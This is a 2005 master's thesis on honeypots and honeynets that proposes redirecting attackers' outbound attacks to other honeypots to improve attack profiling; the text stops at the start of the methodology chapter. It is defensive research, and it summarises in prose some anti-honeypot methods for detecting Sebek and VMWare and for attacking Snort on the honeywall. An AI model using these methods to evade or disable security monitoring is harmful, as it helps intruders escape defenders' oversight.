12-10-2005

Exploring Extensions Of Traditional Honeypot Systems And Testing The Impact On Attack Profiling

Robert Wesley McGrew

EXPLORING EXTENSIONS OF TRADITIONAL HONEYPOT SYSTEMS AND TESTING THE IMPACT ON ATTACK PROFILING

By

Robert Wesley McGrew

A Thesis
Submitted to the Faculty of
Mississippi State University
in Partial Fulfillment of the Requirements
for the Degree of Master of Science
in Computer Science
in the Department of Computer Science and Engineering

Mississippi State, Mississippi

December 2005

EXPLORING EXTENSIONS OF TRADITIONAL HONEYPOT SYSTEMS

AND TESTING THE IMPACT ON ATTACK PROFILING

By

Robert Wesley McGrew

Approved:

Rayford B. Vaughn Professor of Computer Science and Engineering (Major Professor)	David A. Dampier Assistant Professor of Computer Science and Engineering (Committee Member)
Mahalingam Ramkumar Assistant Professor of Computer Science and Engineering (Committee Member)	Edward B. Allen Associate Professor of Computer Science and Engineering, Graduate Coordinator

Kirk H. Schulz
Dean of the Bagley College
of Engineering

Name: Robert Wesley McGrew

Date of Degree: December 10, 2005

Institution: Mississippi State University

Major Field: Computer Science

Major Professor: Dr. Rayford B. Vaughn

Title of Study: EXPLORING EXTENSIONS OF TRADITIONAL HONEYPOT SYSTEMS AND TESTING THE IMPACT ON ATTACK PROFILING

Pages in Study: 72

Candidate for Degree of Master of Science

This thesis explores possibilities for extending the features of honeypot systems to decrease the chance of an attacker discovering that they have compromised a honeypot. It is proposed that by extending the period of time that an attacker spends on a honeypot oblivious to its status, more information relevant to profiling the attacker can be gained. Honeypots are computer systems that are deployed in a way that attackers can easily compromise them. These systems, which contain no production data, are useful both as early warning systems for attacks on production systems, and for studying the tools, techniques, and motives of attackers. Current honeypot systems mitigate the risks of running a honeypot by restricting out-bound traffic in a way that might be obvious to an attacker. The extensions proposed for honeypots will be tested in a controlled laboratory environment to determine how well these extensions hide the fact that an attacker is on a honeypot.

DEDICATION

To Crystal.

ACKNOWLEDGMENTS

I thank Trent Townsend for allowing me to help on his honeypot research that he performed for his masters project. The resulting data was influential on the choice of this project and the design of the attacks.

I thank the Department of Computer Science and Engineering's system administration staff for technical support during this research.

I thank Dr. Edward Allen for supplying the template used to create this document in LaTeX.

I thank my committee for their comments on this thesis, and I thank Dr. Rayford B. Vaughn for directing this research.

TABLE OF CONTENTS

CHAPTER Page

APPENDIX Page

LIST OF TABLES

LIST OF FIGURES

CHAPTER I

INTRODUCTION

The goal of this thesis is to describe current honeypot systems, to point out areas in which they might be improved, to recommend enhancements to the concept that may aid in attack profiling, and to test these enhancements in both controlled and open environments to see if they show promise.

A honeypot system can be defined as a computer system set up on a network for the sole purpose of being attacked. These systems are deployed in order to serve either as an early-warning system for an attack, or a means by which to study attacks. None of the legitimate, production systems on a network should interact with a honeypot system. Therefore, any network traffic or activity on a honeypot system is considered to be potentially hostile. The data gained from honeypots allows researchers to examine the techniques and tools used by attackers to compromise systems [17].

Honeypot systems can be implemented as low- and high-interaction systems. A low-interaction honeypot involves a simple emulation of an operating system and network services at a very superficial level. This type of honeypot is useful for early-warning of attacks on other systems or for statistical data about incoming attacks, but it is limited in its ability to "fool" attackers for very long, resulting in less information regarding the

attacker's motives and techniques. A high-interaction honeypot is implemented as a real operating system and with services running on a real or virtual machine such as VMWare. This allows for data to be logged about the attacker's actions once they are on the machine, which may reveal much more about their intentions [5]. Sometimes these are referred to as "production" and "research" honeypots respectively, however this is misleading since both low- and high-interaction honeypots may be useful in both environments. In this thesis, "low-interaction" and "high-interaction" will be used to describe these general classifications of honeypots, leaving "production" and "research" to solely describe the environments in which the honeypots operate.

Honeypots are a useful tool, however there are some limitations associated with their use. One problem is the issue of liability. Intentionally placing an insecure machine on a network and allowing it to get compromised can put an organization into a very awkward position if the attacker then uses that system to launch attacks on other organizations' or individuals' systems. It is also highly undesirable for the honeypot to serve as a staging point for attacks on the rest of the controlling organization's networks. Therefore, limitations have to be placed on honeypots' out-bound network connections in order to prevent abuse at the hands of attackers who are trying to anonymize attacks by routing them through many systems [9].

Limiting network connectivity, as well as some of the logging mechanisms put into place on honeypot systems, leads to the next great limitation of honeypot systems: the ability of attackers to detect a honeypot. If an attacker detects that they are on a honeypot

system, they will likely either leave immediately, leaving the honeypot operator with less data than is desirable, or will proceed to interact with the honeypot in a way that misleads the operator about the attacker's identity and intentions.

Honeypot detection is not widespread yet, because only a very small percentage of hosts an attacker may encounter today are honeypot systems. Honeypots, however, are very useful tools and will become more predominant on the Internet, especially with recent advances making them easier to deploy. There is already "anti-honeypot" research being performed by those in the computer underground in both the detection of and exploitation of software commonly used to implement honeypot systems [3, 2, 4]. As honeypots become more popular, it is likely that honeypot detection/exploitation will be more commonly practiced. The most obvious of the limitations that honeypots pose is that of limiting or blocking out-bound connections, so it is thought that by redirecting out-bound attacks to other honeypot systems, it may be possible to thwart detection at least for a short time longer to gather more information about the attack.

1.1 Definitions and Rationale for Research

Immersiveness is defined by the degree to which an attacker is "fooled" by the honeypot system. Once an attacker has discovered that the system he or she has penetrated is a honeypot, or the system proves useless to them due to limitations placed on the honeypot, the immersiveness is lost and the attacker will likely move on to some other system. Low-interaction honeypots that only emulate an operating system and a set of services su-

perficially are far less immersive than honeypots that are implemented with real operating systems and network services. Limitations, such as blocking attacks on non-honeypot systems from the honeypot, or limiting the number of connections allowed to non-honeypot systems, are commonly placed on honeypot systems to reduce the chance of abuse by attackers. When an attacker faces one of these limitations, the immersion is reduced or eliminated entirely.

The attacker, in the scope of this research, is defined as a malicious entity that attempts to penetrate the security of a system for any purpose. By definition of a honeypot, any entity that communicates with a honeypot system is considered to be an attacker, if the communication is intentional and continuous. An attacker may be human or an autonomous piece of malware. The difference between the two can be subtle, as any human attacker will likely use some software to assist in an attack, such as an exploit or automated rootkit, but any such malware had to have been authored and set into action by a human. For the purposes of this research, the line is drawn as follows:

- If the attack involves an interactive shell or graphical access to the honeypot system or systems being attacked from the honeypot system, the attacker is considered human, even if the tools being used automate the exploitation of the system.
- If the attack targets specific systems chosen by the malware author, then the attacker is considered human, even if the attack is largely scripted rather than interactive.
- If the attack involves software that indiscriminately chooses new targets and exploits vulnerabilities in those targets to reproduce and spread further, with little or no interaction from the originating human, the attacker is considered to be autonomous malware.

It is acknowledged that this classification may be of limited use to those outside of this research (for example, those wishing to prosecute attackers would have little success in

taking malware to court rather than the authors of the malware). It is, however, convenient for this research, in that it separates attackers into different categories based on how they might react to the limitations of honeypots. Autonomous malware is (at the current time) likely to be tolerant of issues of latency or dropped connections, and continue about its business as usual. Human attackers that participate in an attack are more likely to notice unusual activity, and are more likely to have the initiative and capability to investigate such anomalies, or simply leave the system. In cases where the attack is largely scripted, yet against a specific target, it is likely that the human attacker will be monitoring the progress or results, and can intervene to stop the attack or further investigate in an interactive fashion. These two primary classifications of attackers present unique challenges to any attempt by a honeypot to fool the attacker–for example, in the case of this research, a human attacker interested in attacking a specific target will not be fooled by a honeypot system taking the place of the intended target as long as would be an autonomous attacker with no specific target.

In this research, a non-honeypot system is defined as any system outside the network of honeypot systems deployed by the organization responsible for setting up the honeypot. This may be other production systems within the organization (such as servers or workstations), or systems external to the organization. It is important that access to non-honeypot systems is restricted. An organization does not wish for mission-critical services to be disrupted or compromised from their own honeypots, and certainly does not wish to risk being the source of an attack on other organizations or individuals. Attackers are often

concerned about concealing their identity, and will compromise systems for the purpose of using them as an anonymous “bounce” point for attacks on other systems, so out-bound connections should be expected once an attacker compromises a honeypot.

Profiling an attack involves more than simply stating the vulnerability that has been exploited. An attack profile, as it is used in this research, consists of the following:

- *Motivation* - There must be a reason for the attack, even if that reason is for the sheer thrill of it. It could possibly be material gain, notoriety/fear/respect among peers, anonymity, revenge, or others (even combinations of others).
- *Breadth/Depth* - This is the scope of an attack across a number of systems, or the degree to which it targets information on a few. An intense probe of an accounting server for specific data may have a lot of depth in its attack on that information, yet affect few other systems. An attack that intends to add the target to an Internet “bot-net” designed to allow the attacker to effect denial of service attacks on others would have a large breadth of systems that it affects, while having a relatively shallow impact on each participant in the botnet.
- *Sophistication* - On the low end of this scale are attacks that utilize software or exploits that are publicly available in a way that shows that the attacker has little knowledge of how they really work. On the high end of this scale are attacks that show some level of expertise in developing or modifying custom tools for attacks. How well does the attacker adapt and react to unexpected circumstances is also considered.
- *Concealment* - This describes what measures have been taken to hide evidence of the attack from legitimate users of the system. An attack with an end goal of de-facing a web-site will be discovered quickly, so such an attack probably wouldn’t be as careful in this respect as would be an attack meant to never be discovered (for example, corporate espionage).
- *Attacker(s)* - The individual, group, or malware behind the attack is worthy of a pro-file of their own, describing any defining characteristics that can be gleaned from the attack. Email addresses, nicknames, common phrases, or comparing the techniques of different attacks can help identify attackers, or at least identify a group of attacks as coming from a common source.
- *Vulnerability* - This is the flaw in the system that allowed the attack to take place.

- *Tools* - The tools involved range from the software that exploited the vulnerability, to the back-doors, rootkits, and other software uploaded to the system subsequently to carry out the rest of the attack.

It is worth noting that the areas much of the security community focuses on, i.e., the vulnerability and exploit, are the most interchangeable aspects of an attack profile. Every other aspect of the profile can stay the same, but the exploit that gains access to the system can be switched with a new one at any time. Therefore, when investigating an attack, whether it is on a honeypot system, or a production system, it is important to determine the goal of the attack, and other profile information. This could be the difference between knowing ”There is someone who is trying to hack us with an OpenSSL exploit”, and ”There is an experienced attacker trying to get at payroll information for 2003”. Both are important to know and prepare against, but the latter is definitely more helpful information for the organization n the face of an attacker who is likely to change exploits/vulnerabilities in order to effect the same goals.

While this helps in identifying threats, the problem with an attack profile is that, in most cases, the attack must be at least partially successful in order to have enough information to fill out the profile. It is impossible to discern the motivation of an attacker who continues to try to unsuccessfully penetrate a system by various means. This is where honeypot systems can really prove useful. If an attacker is allowed to believe they have been successful in the initial exploitation of a system, they are likely to follow up with the more informative portion of their attack, revealing their motives, techniques, tools, etc. The more interaction given to the attacker, the more information can be gathered. By ex-

tending the honeypot to allow attackers to think they are connecting to other systems from the original honeypot, more information is gained on their final goal.

1.2 Hypothesis and Research Questions

This hypothesis for this research is:

> A set of honeypots can be constructed in such a way that their detection becomes more difficult for an attacker, and their interaction will immerse an attacker for a longer period of time than would a single honeypot.

Answers to the following research questions are designed to provide evidence to support the hypothesis:

1. Can attacks from honeypot systems to non-honeypot systems be reliably and safely redirected to other honeypots?
2. Is it possible to redirect attacks in such a way that is relatively transparent to both human and autonomous attackers?
3. Does attack redirection result in more or less useful data about an attack's profile than other forms of honeypot limitations?

Experiments are be performed to answer these questions and details are provided in chapter IV. Software was developed to intercept intrusion attempts and reroute the attempts to another honeypot system. A series of attacks are executed in a laboratory environment to test this technique. There is an "attacker's" machine, from which the attacks are launched, a set of two honeypots, and a "victim's" machine, which is the intended target of attacks out-bound from the honeypot. The attacks are designed in such a way that the victim's machine is the end target of an attack from the attacker's machine, via a third compromised computer on the honeypot network. One attack has the end goal of defacing the web

site on the victim machine, in order to determine how transparent the redirection is for a human attacker. The other attack is a simulation of a typical autonomous attacker that runs a scripted attack, attempting to compromise the victim machine via the same buffer-overflow vulnerability that it uses to gain access to the honeypot.

Each attack is executed on both traditional and redirecting honeypot configurations, and the data generated (packet logs, input/output logs, alerts) is compared to determine how seamless the redirection can be. The victim's machine is monitored closely to verify that attacks are not allowed to execute against it when redirecting honeypot configurations are active.

1.3 Relevance

Honeypots can serve important roles in both research and production environments. Those primarily interested in computer security research can use honeypots as a tool for supplementing the knowledge gained from peers with information gathered on real attacks performed by real attackers. Often new vulnerabilities and exploits are discovered by those who are more likely to put them to use for their own personal gain rather than disclose them to the vendor or security community. A suitable honeypot is useful for capturing these new vulnerabilities and exploits "in the wild" in a way that ensures that they will be noticed and examined by someone experienced in the field. Current honeypots are capable of this and, at the moment, serve this role very well. Extensions on the honeypot concept, however, can increase the amount of good a security researcher can do with data by giving them

more information on what an attacker is trying to gain or accomplish in attacks or scams that span multiple systems. This information can help make a researcher's results more important, when it can be tied to specific crimes or types of attacks being committed.

In production environments, honeypots can be useful as an early-warning system for attacks on an organization's systems. With the modifications proposed in this work, a network of honeypots may be able to better assist in profiling attacks on an organization, so that an organization may properly react to the threat. Also it is possible that such redirection will be a safer means i (in terms of liability) of limiting attackers on a honeypot than simply restricting the number of out-bound connections.

The remainder of this proposal contains a discussion of the previous work performed in honeypot systems and related areas, and a description of the experimental procedures to be used in this work.

CHAPTER II

RELATED WORK

2.1 Honeypots and Honeynets

Although the term "honeypot" was never mentioned in Cliff Stoll's *The Cuckoo's Egg*, his entertaining account of tracking down an alleged spy that attacked a computer system he was in charge of during the late 1980's is widely regarded as the spiritual ancestor to modern day work on monitoring attacker techniques and tools. Stoll's attacker penetrated a production system on the Lawrence Berkeley Lab network, and, over the course of a year, Stoll tracked and studied the attacker by maintaining the vulnerability that the attacker used, rather than taking the system down and patching it up. In order to further slow the attacker down and gauge his or her interests, large fake files of data that the attacker seemed interested in were placed on the system. The added time the attacker took to sort through the fake files both distracted the attacker away from truly important systems and bought enough time to obtain traces of the attacks' origins. Modern-day honeypots share traits of intentional vulnerability, enticing data, and monitoring systems as in *The Cuckoo's Egg* scenario [19].

In recent years, the concept of honeypot systems has been popular, with a steady increase in the complexity and magnitude of attacks on the Internet. The attacks have grown

because the motivations for such attacks have become more enticing. In the days of small, largely isolated networks, small multi-user systems, and even the earlier days of public usage of the Internet, widespread attacks that automation makes possible simply could not have the same broad impact. As systems are becoming more highly connected across the Internet, isolation is becoming the exception rather than the norm. This high degree of connectivity, coupled with more powerful machines and a growing number of broadband connections, gives attackers the advantages of anonymity in a sea of similar machines and traffic, as well as a platform for automated attacks which execute and spread quickly.

The motivation for these attacks is also greater, as more people do Internet banking, shopping, and communications on their personal computers. The temptation to compromise an e-commerce server that contains thousands of customers' credit information is very high. In other cases, it is not the information on the computer that is the target. Often an attacker will simply utilize the processing, storage, and network resources of many compromised machines in an attack of a larger scale.

The most well-known researchers of honeypot technologies are part of the Honeynet Project, led by Lance Spitzner. The Honeynet Project began in 1999 for the purpose of gathering intelligence on attacker techniques, tools and motives that might help the security community identify new threats and weaknesses more effectively. The Honeynet Project's research involved four phases [17]:

- *Phase I* - (1999-2001) Developing basic honeypot systems with little capability beyond standard installations of operating systems with basic limitations on attackers and simple monitoring.

- *Phase II* - (2002-2004) Development of "GenII" honeynets with more sophisticated attacker control and monitoring. Encrypted information could then be captured, and wireless honeypots deployed.
- *Phase III* - (2003-2004) Development of a boot-able CD-ROM implementation of GenII honeynet technology to make honeynets easier to use and more efficient for those deploying them.
- *Phase IV* - (2004-) Development of centralized data collection in order to more efficiently manage a large number of distributed honeynets.

In typical honeynet architectures, there must be provisions made for Data Control, Data Capture. For organizations with multiple honeypot systems, Data Collection is also necessary. Data Control involves a delicate balance between giving the attacker the freedom to do as they please (allowing those running the honeypot to gather more information) and mitigating the risk that attackers on honeypot systems pose to other non-honeypot systems. It is irresponsible to allow an attacker the same sort of free reign on a honeypot system as would be had on a non-honeypot system. That would give the attacker the opportunity to use honeypot access to launch attacks on "innocent" systems. As discussed before, a compromised system is often utilized for its resources, not the data contained within it. The limits placed on the attacker's activities, however, can severely limit the information that can be gathered about the attacker. Balancing these two aspects is difficult, and traditionally, honeypot operators have erred on the side of caution. Controls that can limit attackers include limiting out-bound connections and bandwidth, as well as blocking or mangling known attacks. Different control techniques vary in subtlety, however most can be detected by the attacker [10].

Data Capture is the set of tools put into place to monitor the honeypot system and log the activity on it. In a way, this task is somewhat simplified, since any activity on a honeypot is suspect, however it can be quite difficult to log activity that an attacker cannot detect or disable. The most common trait among all skilled attackers (the sort of attackers that you most want data on) is that they will always make some attempt at being stealthy. Once administrative privileges have been obtained on a system, it is trivial for the attacker to modify or bypass traditional logging methods such as syslog. A honeypot operator must log data in such a way that it is hidden and immutable, on a separate machine that the hacker cannot penetrate [10].

Data Collection involves taking the captured data of many honeypot systems and combining the data in a way that is helpful to the researchers. This can allow security researchers to discover trends and track the progress of attackers across more than one network. The primary concern here is to avoid information overload on the individuals examining the data [10].

"GenII" honeynets, as developed by The Honeynet Project, go far beyond simply setting up a vulnerable computer on a network. In this more modern and secure implementation, the honeypot or honeypots are connected to a network behind a system known as the honeywall. The purpose of the honeywall is to perform the Data Control and Data Capture aspects of honeypots described above in a way that is transparent and undetectable from the attacker's viewpoint. The honeywall is implemented as a bridging firewall, so that the honeywall does not have a publicly accessible IP address, and does not show up as a

“hop” on the network in the event of a traceroute. The only time a honeywall is detectable is when its configuration has determined that out-bound traffic from the honeypot systems it controls has gone outside allowable limitations. It may detect out-bound attacks and block or mangle them, or count the number of out-bound connections in a day’s time and limit them. The honeywall also acts as a promiscuous network traffic sniffer, logging every byte of traffic being sent to and from the honeypot machines [9].

The difficulty in logging all of this traffic is that often the attacker will use secure communications, such as ssh, to communicate with the honeypot machine, and from the honeypot machine to others. Logging network traffic passively in this manner will capture only encrypted data, which is of little use. This is the point at which some modification must be made to the otherwise “stock” operating system of the honeypot computer. A small kernel module, called Sebek, can be used that intercepts the system calls used by encryption software to capture the plain-text of communications. The kernel module is also able to hide its presence in the loaded kernel in a way that a cursory examination by the attacker would not reveal. The captured data has to be logged back to the honeywall somehow, so it is sent as spoofed UDP packets on the network with a predetermined IP address and port number that the honeywall is programmed to look for. To make this less suspicious to the attacker, who might be running network sniffing software on the honeypot, the kernel of the honeypot’s operating system is also modified to ignore packets with the predetermined address and port [9].

Virtual Honeynets are honeynets that are implemented with various components of a honeynet architecture contained on a single computer. Virtualization software can allow many instances of an operating system to run independently of each other on simulated hardware. This can make honeynets more cost effective and easier to deploy, however there are also disadvantages to this approach. In addition to depending on the reliability of a single machine instead of multiple machines, it is relatively easy for an attacker to determine the presence of most virtualization software, like VMWare. This may be a clue to the attacker that they have compromised a honeypot system. In the future this may be less obvious since many companies are utilizing virtualization for non-honeypot applications such as server consolidation [14].

One interesting idea for the future of honeypots, among other modifications that can be made, is dynamically deployed honeynets [16]. These honeynets would be a plug-and-play solution, passively monitoring a network on which it is placed to determine what kind of operating systems are in use. Then, once the layout and types of systems are identified, it can deploy similar systems as honeypots in a way that does not set the honeypots apart from the production systems in the eye of an attacker. This can cause many difficulties for an attacker trying to penetrate a network, and would serve as an easy to use early-warning system. Currently however, there are no dynamic honeynets implemented that perform this way.

Wireless honeypots are another relatively new idea. There are a large number of in-secure wireless access points operated by companies and individuals who do not know

the dangers or do not know how to secure them. Many malicious attackers find that the easiest way to attack a target, or at least to make their attack anonymous, is to do so from insecure wireless access point, found using a technique known as “war-driving”. A wireless access point can be set up, intentionally insecure, to study the intentions and actions of any attackers in the area that might connect to it [6]. Care must be taken, however, since those connecting to the insecure access point may not be malicious. Many operating systems, such as Windows XP, are configured to connect automatically to access points that do not require authentication, so it is plausible that the users of those computers are unaware of what network they are really on. This is in contrast to most honeypot systems, where anyone connecting is automatically assumed to be malicious.

2.2 Honeypots and Forensics

Forensic analysis of a compromise in the information security of an organization can be made easier with the deployment of honeypots and related technologies ahead of time. It is proposed that honeypots are excellent in catching “insider threats”. An insider threat is an attacker who has an intimate knowledge of an organization’s network, as a technically skilled employee. This employee may be after sensitive information for the purposes of selling it to a competitor, or may be disgruntled and take out his or her frustrations on the computing resources of the network by unleashing malware onto the network. In these situations, honeypots that have been deployed can help identify this threat quickly. More useful, however, is the concept of “honeytokens”. A honeytoken, like a honeypot, has

value in being discovered or compromised by an attacker. Unlike a honeypot, however, a honeytoken is a single record or piece of information placed onto a production system for the purpose of fooling the attacker. For example, an email may be fabricated and placed on a server that contains a login and password for another (honeypot) system. This login and password is not in use by any legitimate users, so if the system records a login with that user-name, then the server that held the fabricated email has been compromised. The attacker may then be observed on the honeypot system for clues about their identity or motives [18].

Performing forensic analysis on a compromised honeypot system can assist in an incident investigation, since, unlike the production systems, the attacker is usually unable to remove the data logged about them. Also, the overhead of logging so much data is too high for many production systems. On a honeypot system, it is possible to look at every keystroke of every command and every mistake that the attacker made, giving a very fine grained profile of how skilled the attacker is, how well they know the system, what they are doing, and what their intentions are [7].

While production systems are often running under too high of a load to effectively log all activities, honeypots can help serve as an automated warning system that would turn on logging for production systems. Once a honeypot system is compromised, the honeywall can automatically send a signal to all of production systems to accept the performance degradation and turn on specific forms of logging that might be of forensic significance. In this way, the usual performance of the servers is maintained, while still reaping the

benefits of having evidence in the event of a security incident on the network. This also allows an incident investigation to begin before the actual attack is complete, allowing the investigators to examine “fresher” evidence, and have a greater chance of identifying the attacker and the extent of the attack. Faster investigations mean less down-time, and so these benefits can far outweigh the costs of maintaining a honeynet on an organization’s network [1].

2.3 Malicious Honeypot Detection and Abuse

As honeypot systems become more widely deployed, the attacker/defender arms race will continue to escalate. At the current time, honeypots are very popular in the security community, but only a negligible percentage of the systems an attacker is likely to encounter will be a honeypot. Therefore, at the current time, there is not much motivation for the average, lower-skilled attacker to be particularly concerned with finding themselves on a honeypot machine, especially since most honeypot operators today are focused on capturing attacker techniques and tools more than actual tracking and prosecution of attackers. However, as honeypots become more feature-filled and easier to deploy, there will be larger numbers of them implemented in both research and production settings. At present, a skilled attacker, especially one with knowledge of unpublicized vulnerabilities or exploits, should know that it is in their best interest to ensure that they are not being watched. This will become a more pressing issue for attackers in the future, and they will adapt and develop anti-honeypot measures.

Such research is already going on in some circles. So-called “black-hat hackers” are not usually ones to publicize their work openly, let alone in a formal, peer-reviewed fashion (a problem with many fields in computer security, actually), but there is evidence of progress in detecting and even exploiting the software that is used in the deployment of honeypots. One source of information is a series of articles only published in two fake issues of the popular hacker electronic magazine, *Phrack*. While it is not known for what purpose (self-promotion or general confusion) these fake issues were created and distributed, they were considered at least good enough that the official *Phrack* web-site hosts copies of them alongside the official issues, and the technical information in the relevant articles is accurate [3, 2, 4].

These articles talk of the inherent flaws involved in assuming that attackers will not study the techniques put forth by The Honeynet Project and that there is no way to implement a monitor that an attacker cannot disable or abuse in some fashion. Whether or not The Honeynet Project actually makes those assumptions, the interesting part begins when the author discusses Sebek. The author presents a clever way of detecting the presence of Sebek, even in cases where the Sebek module has been unloaded and cleaned. On an unmodified system, the read() and write() system calls will be very close to each other in memory. On a system where Sebek has been loaded into memory, Sebek hooks the read() system call in order to log the arguments and send them over the network. This means that read() will be in Sebek’s memory space, and no longer nearby write() as is typical. The presence of Sebek is a dead giveaway to the honeypot status of a machine. Mention

is also given to other common limitations of honeypot systems that can be tested quickly and easily by attackers, such as connection limiting and payload mangling [3].

The second article in this series, “Advanced Honey Pot Identification”, involves actually exploiting Sebek once it has been detected. This may lead to arbitrary code execution on the honeywall, which would normally be inaccessible from the honeypot, as well as disabling Sebek by changing its parameters or preventing it from sending the UDP packets. VMWare is also demonstrated as being easily detected by using the same back-door I/O ports that the virtualization software uses to communicate with the specialized drivers written for the guest operating systems. This can even be exploited to continuously raise a pop-up for the operator of the virtual honeynet, effecting a very annoying denial of service for anyone trying to manage the virtual honeynet [2].

The last in this series of articles involves Snort, which has been known to contain vulnerabilities in its packet handling code as well as the usual limitations inherent to signature based IDS. A honeywall generally runs both a copy of Snort to log and alert, as well as a copy of Snort-inline for blocking and mangling out-bound attacks. This gives the attacker the opportunity to, once they detect that they are on a honeypot system, to attack the honeywall by sending specially crafted network traffic across it to the honeypot, or vice versa. Also, the presence of real attacks can be easily disguised by a storm of false attack traffic generated from typical Snort rules [4].

2.4 Internet Crime and Attack Profiling

In the data logged by the Honeynet Project, they have found that a lot of the motive behind an attack can be gleaned from the actions the attacker takes once on the system [8]. From the tools intercepted on a compromised Solaris honeypot, the activities of a attacker in setting up an Internet Relay Chat (IRC) "bot" (in this context, a program meant to maintain control of an IRC channel), and the ensuing conversations logged due to the bot's presence in the IRC channel, much of the motivation and mind-set of the attacker can be determined. This is in contrast to a typical incident response, where less is logged, and what has been logged may have been modified or lost in a sea of legitimate traffic.

Another form of Internet crime profiled in the activities of The Honeynet Project is credit card fraud, specifically how it has been automated via IRC. Where once, "carders" (i.e., those who participate in credit card fraud) have largely worked alone, "carding" has been transformed into a massively distributed, anonymous, and organized process. Automated scripts on these IRC channels are set up on compromised servers where merchant accounts can be used to check the balance and validity of stolen credit information. Stolen credit information is used as a form of currency in the computing underground and the trade of this information often begins in these channels [15]. This presents a desirable opportunity for those who are involved in the theft and abuse of credit information, because they can effectively cover their tracks by stealing credit information, using it to purchase whatever they please, and then posting the credit information to the masses of neophyte carders on the IRC channels who will also abuse the credit information in a ge-

ographically diverse fashion until the fraud is discovered. When the fraud is discovered, it becomes impossible to determine which of the many abusers was actually the one who stole the information in the first place.

One of the most widespread tactics in use by Internet criminals today is the construction of large “botnets”. A botnet is a collection of compromised systems tied together by a single control channel from which the attacker can command the systems, often referred to as “bots” or “zombies”, to do his or her bidding. Currently the most popular control channel is IRC, due to the ease of which software can be programmed to interface to IRC servers, and the nature of it repeating communications to all clients connected to the server. An automated attack is used to build up the botnet, presumably by hand at first. Once systems become compromised, loaded with the bot software, and join the IRC server to await commands, they are typically instructed to scan for more vulnerable systems. This gives a botnet exponential growth. As the number of bots grow larger, so does the capacity to scan for more vulnerable systems to add to the botnet. It is not unusual for a botnet to span tens of thousands of machines around the world, giving the attacker a massive amount of computing and network resources to use.

In an incident at this University, computer systems were discovered to have been infected with botnet software and participating in various activities at the will of an unknown attacker. After discovering the infection because of reduced network performance (due to the scans the infected machines were performing), the control channel of the botnet was monitored using a network sniffer. Once enough information was gathered, a connection

was made to the IRC server in use to confront the attacker. In this case, the attacker and his cohorts on the control channel turned out to be unusually talkative and much was learned about the motives and operation of these botnets. The primary motivation of the botnet was to raise money illicitly by selling access to the network to bulk emailers. The bulk emailers would, for a price, be able to utilize the network of compromised machines to relay advertising email to millions of people quickly and anonymously, using the bandwidth of the victims Internet connections, rather than pay for their own. While this is a illegal practice, it appears that the majority of "spam" email sent today is relayed in this fashion. Another discussion was witnessed between two of the attackers, in which they mentioned how a business had paid a sum of money weekly for the attacker to use the botnet to effect a denial of service attack against a competitor's web-site. Occasionally, the botnet would be used in "phishing attacks", where emails were relayed in a similar fashion to spam, in order to trick people into thinking they must verify their online banking information and giving that information to an attacker-controlled web server. There are many variations on this scam. Some compromised machines on the botnet appeared to connect to various other IRC servers as well, in order to automate the trade of thousands of dollars worth of pirated software and movies. Botnet creation and maintenance is apparently a lucrative scam and attracts those with the talent to implement and modify exploits used by the botnet spreader software surprisingly quickly (a spreader exploit that worked against Windows XP Service Pack 2 was unleashed very soon after its official release).

A honeypot based around GenII techniques was implemented on the university network over a period of several months, and the data logged from it indicated that while few attackers are skilled enough to actually compromise a given server, once they are on, they are not usually there to just look around. It is important to study these “black hat” techniques and motives, as traditional computer security researchers simply aren’t of the appropriate mind-set to come up with complicated illegal scams. It is also important that the results of such observations of Internet crime are publicized, so that the general public is aware of the latest scams being perpetrated.

CHAPTER III

TOOLS

3.1 Sebek

Sebek is a loadable kernel module for Linux that hooks into the stock read() system call in order to capture data sent to that function and then send it over a network link to another machine, such as a honeywall on a GenII honeynet deployment. The module can be loaded into the kernel in the same way as normal loadable modules, however once it is loaded, it can be "cleaned" and unloaded while still remaining active. This allows the Sebek module to run with a smaller chance of being detected by the attacker. The data logged from the read() call is sent to the external system via forged UDP packets with a specific (and nonsensical) source, destination, and port number. The external system listens for these specially crafted packets and logs them for future analysis. To prevent attackers who install network sniffers on the honeypot from noticing these packets coming from the system they are on, the network protocol stack of the kernel is modified to identify the specially crafted packets and drop them rather than pass them along to the sniffing software. This module allows a GenII honeynet to intercept encrypted communications as well as activities local to the honeypot that do not utilize the network [13].

3.2 VMWare

VMWare is virtualization software for x86 architecture computers, allowing many operating systems to run simultaneously under a single host operating system. For instance, a Linux host system may be running one or more Windows or Linux variants as guest operating systems. VMWare simulates a set of common computer hardware components such as display and network adapters, allowing the guest operating systems to connect to a network. VMWare is marketed towards developers and those interested in consolidating servers, however it has gained a lot of popularity in security, especially with those interested in creating virtual honeynets [12].

3.3 User-Mode Linux

User-Mode Linux is a port of the Linux kernel which allows it to run in user-space on a Linux host operating system. In some ways it is similar to the virtualization that VMWare performs, however it only allows for Linux guest operating systems and can be more difficult to configure, since it does not come with a graphical interface. It is, however, open source, so there is the possibility of modifying User-Mode Linux to fit the specific needs of a honeynet. Also, the author of User-Mode Linux recognizes its use in honeypot systems, and has been making modifications to it in order to make it harder for attackers to detect the virtualization [11].

3.4 Snort & Snort-In-line

Snort is an open source intrusion detection system (IDS) that utilizes pattern matching to generate alerts and manage logging. In the case of honeypots, Snort is often set to log all packet data in binary form for future analysis, and generate a set of alerts to act as pointers for specific anomalous activities. Snort-inline is a version of Snort that has been modified in a way that maintains an inline buffer of traffic, so that if a rule is triggered, that traffic may be dropped, modified, or simply forwarded and logged as in plain Snort. Snort-inline is often used on honeynets to implement limitations on the capabilities of out-bound attacks initiated by attackers from honeypot systems. The alerts generated also serve as good pointers on what to investigate in honeypot traffic.

3.5 Ethereal

Ethereal is a network protocol sniffer and analyzer that is capable of opening the raw binary packet dumps that Snort generates over the course of monitoring a honeypot. It has an easy to use GUI interface, allowing packets to be sorted by any of the protocol fields or by time, and has features for decoding many higher level protocols to a tree format in a way that is difficult to do by hand. TCP conversations can be reconstructed by right clicking on any packet involved in the conversation, and the resulting data can be viewed as hex, plain text, or in C arrays. A small script was written for the purposes of this thesis in order to take traffic associated with downloading files from web sites and extract out the files that were downloaded. This was used to recover much of the malware used in the

honeypot that had been set up on the university network by capturing it out of the traffic as it was sent to the honeypot.

CHAPTER IV

METHODOLOGY

4.1 Introduction

